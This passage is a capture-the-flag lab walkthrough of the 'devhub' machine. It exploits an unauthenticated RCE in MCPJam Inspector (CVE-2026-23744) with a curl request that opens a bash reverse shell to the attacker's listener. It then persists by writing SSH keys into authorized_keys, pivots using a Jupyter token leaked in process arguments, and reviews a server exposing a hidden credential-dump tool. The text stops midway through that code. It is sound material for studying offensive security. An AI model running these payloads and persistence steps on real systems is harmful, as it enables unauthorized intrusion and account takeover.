











1 RECON
1.1 Port Scan
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -PnResult:
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPWeIVAL8xAfqZkJzRocGOpKCgXQk807PgJQqBcvDCiTcyFYlXvFY0v+sI1XXnYKghVRDkCxYy23sjlFMceuifE=
|   256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAWDVyu6UXTR8XbXiFXOJx0xwUVCRheT9hT20o1VbEht
80/tcp   open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devhub.htb/
6274/tcp open  unknown syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 200 OK
|     access-control-allow-credentials: true
|     content-length: 466
|     content-type: text/html; charset=utf-8
|     vary: Origin
|     Date: Sun, 31 May 2026 01:13:24 GMT
|     Connection: close
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <link rel="icon" type="image/svg+xml" href="/mcp_jam.svg" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
|     <title>MCPJam Inspector</title>
|     <script type="module" crossorigin src="/assets/index-DRYhT9Xb.js"></script>
|     <link rel="stylesheet" crossorigin href="/assets/index-XvFRNbCs.css">
|     </head>
|     <body>
|     <div id="root"></div>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 204 No Content
|     access-control-allow-credentials: true
|     access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
|     vary: Origin
|     content-type: text/plain; charset=UTF-8
|     Date: Sun, 31 May 2026 01:13:25 GMT
|     Connection: close
|   RTSPRequest:
|     HTTP/1.1 204 No Content
|     access-control-allow-credentials: true
|     access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
|     vary: Origin
|     content-type: text/plain; charset=UTF-8
|     Date: Sun, 31 May 2026 01:13:26 GMT
|_ Connection: closeThe interesting lead is 6274: the response serves an MCPJam Inspector service where we encoutered before in the Kobold writeup.
1.2 Webbing

The page itself is static, but it leaks a clean fingerprint of the environment.
DevHubis presented as an internal development and analytics platform.MCP Inspectoris marked as active on port6274.- The analytics dashboard is described as
Jupyteronlocalhost:8888. - There is also an internal code repository in maintenance mode.
The homepage maps the full stack of the exploit paths for us. The public site on 80 looks like a brochure, while the interesting service is the exposed MCP Inspector on 6274. The mention of a localhost-only Jupyter instance also hints at a likely post-compromise pivot target.
Node.jsPython 3JupyterMCP ProtocolUbuntu 24.04
That is enough to stop digging at the static landing page and move web enumeration to the service listening on 6274.
2 WEB
2.1 MCPJam
2.1.1 MCPJam 101
Accessing the web service on port 6274 exposed a familiar interface — an MCP debugging panel built to launch and inspect Model Context Protocol servers during development: define a server, start it, and inspect its behavior directly from the web UI:

The exposed MCPJam version was v1.4.2, giving us a concrete target to evaluate instead of a vague product family.

MCPJam was already introduced in the Kobold writeup, where relevant topics could be discovered using Hacktag:
2.1.2 CVE-2026-23744
With v1.4.2 confirmed in the UI, the next step was to match that build against published advisories. The relevant hit was CVE-2026-23744, tracked by GitHub as GHSA-232v-j27c-5pp6, which describes an unauthenticated RCE in MCPJam Inspector versions before 1.4.3.
2.1.2.1 Vulnerability Analysis
The advisory says the issue is triggered by a crafted request that installs or launches an MCP server. To verify that from source, we could pull the vulnerable tag and trace the /api/mcp/connect route in server/routes/mcp/connect.ts:
const { serverConfig, serverId } = await c.req.json();
...
await mcpClientManager.connectToServer(serverId, serverConfig);That is the first important boundary. The route accepts serverConfig directly from the request body and passes it into the backend connection manager without any authentication or server-side allowlist.
The second half of the chain sits in sdk/src/mcp-client-manager/index.ts and the stdio connection path in the same file at connectViaStdio:
type StdioServerConfig = BaseServerConfig & {
  command: string;
  args?: string[];

...

const underlying = new StdioClientTransport({
  command: config.command,
  args: config.args,
  env: { ...getDefaultEnvironment(), ...(config.env ?? {}) },
});That connects the attacker-controlled input to the execution sink. If we can POST a stdio-style serverConfig, MCPJam will try to launch whatever command and args we supplied.
The remaining question is whether that route is only local. In server/index.ts, the Hono server is started on all interfaces:
const server = serve({
  fetch: app.fetch,
  port: SERVER_PORT,
  hostname: "0.0.0.0",
});That matches the patch commit, which fixes the exposure by removing the all-interfaces bind. So the full bug is not just "it can spawn local processes" - that is expected for a debugger - but that an unauthenticated remote client can reach /api/mcp/connect and supply the process configuration directly.
2.1.3 RCE Exploitation
Once the code path was clear, the target accepted an attacker-supplied stdio configuration anonymously. So a simple POST to /api/mcp/connect turned that path into straightforward RCE:
LHOST="10.10.13.68"
LPORT="60001"

cmd="bash -c 'bash -i >& /dev/tcp/${LHOST}/${LPORT} 0>&1'"

curl -sS -X POST "http://devhub.htb:6274/api/mcp/connect" \
    -H "Content-Type: application/json" \
--data "{\"serverId\":\"rshell\",\"serverConfig\":{\"command\":\"/bin/sh\",\"args\":[\"-lc\",\"${cmd}\"],\"env\":{}}}"On the attacker side, start a plain listener in advance to capture the reverse shell:
$ rlwrap nc -lnvp 60001
Connection from 10.129.78.103:46570
bash: cannot set terminal process group (1041): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ id
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
We turned the MCPJam "connect" feature into code execution and land a shell as mcp-dev.
2.2 SSH Connection
To stabilize the foothold, an SSH key was added and used for direct login:
#!/bin/bash
# rce2ssh.sh
#
# Upgrade command execution into SSH access via a staged ED25519 keypair.

# create ssh key pair
ssh-keygen -t ed25519 -f /tmp/k -N ""

# vars
u="mcp-dev"
d="devhub.htb"
pk="$(cat /tmp/k.pub)"
sp="/home/$u/.ssh"

# write pub key to home ssh path
cmd="install -d -m 700 $sp && printf '%s\n' '$pk' > $sp/authorized_keys && chmod 600 $sp/authorized_keys"

### START EXPLOIT ###
curl -sS -X POST "http://devhub.htb:6274/api/mcp/connect" \
    -H "Content-Type: application/json" \
    --data "{\"serverId\":\"rshell\",\"serverConfig\":{\"command\":\"/bin/sh\",\"args\":[\"-lc\",\"${cmd}\"],\"env\":{}}}"
### END EXPLOIT ###

# connect
chmod 600 /tmp/k
ssh -i /tmp/k $u@$dThat worked cleanly:
$ bash rce2ssh.sh
Generating public/private ed25519 key pair.
Your identification has been saved in /tmp/k
Your public key has been saved in /tmp/k.pub
The key fingerprint is:
SHA256:wt+XjUXBNEHIe83uMnQGKhP/zsrr3GUh7TVfCRl3bkk Axura@Labyrinth
The key's randomart image is:
+--[ED25519 256]--+
|           . **E.|
|            o *+o|
|             +.+o|
|     .    . ..=.+|
|      o S  o +.Bo|
|       o .o o=+ X|
|        . .o+o.=+|
|           + o+o.|
|           .*++o |
+----[SHA256]-----+
{"success":false,"error":"Connection failed for server rshell: MCP error -32000: Connection closed","details":"MCP error -32000: Connection closed"}Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

...

Last login: Sun May 31 02:51:51 2026 from 10.10.13.68
mcp-dev@devhub:~$ id
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
3 USER
The next pivot target was the analyst user:
mcp-dev@devhub:~$ ls ..
analyst  mcp-dev
mcp-dev@devhub:~$ tail /etc/passwd
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
tss:x:109:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:110:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mcp-dev:x:1001:1001::/home/mcp-dev:/bin/bash
analyst:x:1002:1002::/home/analyst:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
3.1 Local Enumeration
Running LinPEAS exposed:

That output gave us an analyst-owned jupyter-lab instance running on 127.0.0.1:8888. And tthe full command line leaked the authentication material directly:
- the service was bound to
127.0.0.1 - it was running from
/home/analyst/jupyter-env/ - the notebook directory was
/home/analyst/notebooks ServerApp.tokenwas exposed in the process arguments
That matched the clue from the public homepage almost perfectly. Earlier, the website hinted at a localhost-only analytics dashboard, and local enumeration now proved that the dashboard was a live Jupyter service owned by analyst. At that point the next move was clear: tunnel 8888 out and use the leaked token to pivot into the analyst context.
3.2 Jupyter
3.2.1 Jupyter 101
Jupyter is a browser-based interactive computing platform commonly used for data analysis, scripting, and notebook-driven workflows. In this lab, the service was running as jupyter-lab, which means the analyst user had a full web workspace for notebooks, file browsing, and terminal access:
[browser]
    |
    v
[JupyterLab UI]
    |
    +--> notebooks
    +--> files
    +--> kernels
+--> terminalThat matters because a valid Jupyter session is not just "view access" to notebooks. It can expose an interactive terminal and run code as the user who owns the lab instance. So once local enumeration showed a token-protected analyst Jupyter service on 127.0.0.1:8888, it offered a direct exploit path from mcp-dev into the analyst environment.
3.2.2 Jupyter Shell
After planting an SSH key for mcp-dev (see 2.2), a plain local forward was enough to expose the analyst's Jupyter instance on our box:
ssh -i /tmp/k -L 8888:127.0.0.1:8888 [email protected]Grep the Jupyter token by inspecting that running process:
mcp-dev@devhub:~$ pgrep -af 'jupyter-lab' | grep -oP -- '--ServerApp\.token=\K\S+'
a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
With the tunnel in place, the leaked token could be used directly in the browser:
http://127.0.0.1:8888/lab?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7That dropped us into the analyst's JupyterLab workspace:

From there, opening Terminal gave an interactive shell in the analyst context without needing to guess credentials or break out of any sandbox:

User flag captured. Optionally, we could turn that transient Jupyter access into something more stable.
3.3 SSH Connection
Apply the same logic introduced in section 2.2: create an SSH keypair that analyst could use for access:
mcp-dev@devhub:~$ ssh-keygen -t ed25519 -f /tmp/ak -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in /tmp/ak
Your public key has been saved in /tmp/ak.pub
The key fingerprint is:
SHA256:rFdGJfkypnS73gzhucY6q4iRIbDdJO9kNSe+tt0FGDk mcp-dev@devhub
The key's randomart image is:
+--[ED25519 256]--+
|          ...    |
|         ..o     |
|. . . + E ..     |
|.o = o =.== .    |
|o o = ..S+=+     |
| . *   o.+.+     |
|  o . + ..+..    |
|   o o +..+*     |
|  . . o.+*+ o    |
+----[SHA256]-----+
mcp-dev@devhub:~$ cat /tmp/ak.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFbDKoEqzbBJ+uoos9oDqzKJxUW25HUq//IBgPUVa70g mcp-dev@devhub
In the Jupyter shell, install the generated public key into analyst's home:
install -d -m 700 /home/analyst/.ssh
cat /tmp/ak.pub > /home/analyst/.ssh/authorized_keys
chmod 600 /home/analyst/.ssh/authorized_keysThen use the private key to log in as analyst:
mcp-dev@devhub:~$ chmod 600 /tmp/ak
mcp-dev@devhub:~$ ssh -i /tmp/ak analyst@localhost
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

...

Last login: Sun May 31 03:22:39 2026 from 127.0.0.1
analyst@devhub:~$ id
uid=1002(analyst) gid=1002(analyst) groups=1002(analyst)
analyst@devhub:~$ cat user.txt
c*****************************5
4 ROOT
4.1 Local Enumeration
Under analyst home we found .opsmcp_key:
analyst@devhub:~$ ll
total 64
drwxr-x--- 10 analyst analyst 4096 May 31 03:21 ./
drwxr-xr-x  4 root    root    4096 Mar 16 21:25 ../
-rw-------  1 analyst analyst    5 May 31 03:22 .bash_history
-rw-r--r--  1 analyst analyst  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 analyst analyst 3771 Jan  6  2022 .bashrc
drwx------  2 analyst analyst 4096 Jan 22 16:05 .cache/
drwxr-xr-x  3 analyst analyst 4096 May 26 08:42 .ipython/
drwxr-xr-x  3 analyst analyst 4096 May 31 03:05 .jupyter/
drwxr-xr-x  7 analyst analyst 4096 Jan 22 15:06 jupyter-env/
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .lesshst -> /dev/null
drwxr-xr-x  3 analyst analyst 4096 Jan 22 15:08 .local/
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .node_repl_history -> /dev/null
drwxr-xr-x  3 analyst analyst 4096 May 26 08:42 notebooks/
drwxr-xr-x  3 analyst analyst 4096 Jan 22 15:08 .npm/
-rw-------  1 analyst analyst   35 Mar 16 21:49 .opsmcp_key
-rw-r--r--  1 analyst analyst  807 Jan  6  2022 .profile
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .python_history -> /dev/null
drwx------  2 analyst analyst 4096 May 31 03:21 .ssh/
-rw-r-----  1 root    analyst   33 May 30 20:36 user.txt
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .viminfo -> /dev/null
analyst@devhub:~$ cat .opsmcp_key
opsmcp_secret_key_4f5a6b7c8d9e0f1a
The filename already tells the story. This was an application secret tied to something called OpsMCP.
And the homepage revealed in section 1.2 had already hinted that DevHub included internal development infrastructure and a code repository. Once .opsmcp_key appeared in analyst's home, that clue became actionable: the next check was whether a local service or source tree named OpsMCP existed on the box.
Confirmed:
analyst@devhub:~$ ll /opt
total 16
drwxr-xr-x  4 root    root    4096 May 26 08:42 ./
drwxr-xr-x 20 root    root    4096 May 27 12:14 ../
drwxr-xr-x  3 mcp-dev mcp-dev 4096 Jan 22 18:20 mcpjam/
drwxr-xr-x  2 analyst analyst 4096 May 26 08:42 opsmcp/
analyst@devhub:~$ ll /opt/opsmcp/
total 16
drwxr-xr-x 2 analyst analyst 4096 May 26 08:42 ./
drwxr-xr-x 4 root    root    4096 May 26 08:42 ../
-rw-r----- 1 analyst analyst 6021 Mar 16 21:49 server.py
4.2 OpsMCP
4.2.1 Code Review
Inspect the found /opt/opsmcp/server.py:
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metrics",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
        "parameters": {}
    },
    "ops.view_logs": {
        "description": "View recent system logs",
        "parameters": {"service": "string"}
    }
}

# Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}

ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}

def check_auth():
    """Check API key authentication"""
    api_key = request.headers.get('X-API-Key', '')
    return api_key == VALID_API_KEY

@app.route('/')
def index():
    return jsonify({
        "server": "OPSMCP",
        "version": "2.1.0",
        "status": "operational",
        "endpoints": ["/tools/list", "/tools/call", "/health"],
        "auth": "Required - X-API-Key header"
    })

@app.route('/health')
def health():
    return jsonify({"status": "healthy", "uptime": "14d 3h 22m"})

@app.route('/tools/list')
def list_tools():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    return jsonify({
        "tools": list(VISIBLE_TOOLS.keys()),
        "count": len(VISIBLE_TOOLS),
        "details": VISIBLE_TOOLS
    })

@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})

    if not tool_name:
        return jsonify({"error": "Tool name required"}), 400

    if tool_name not in ALL_TOOLS:
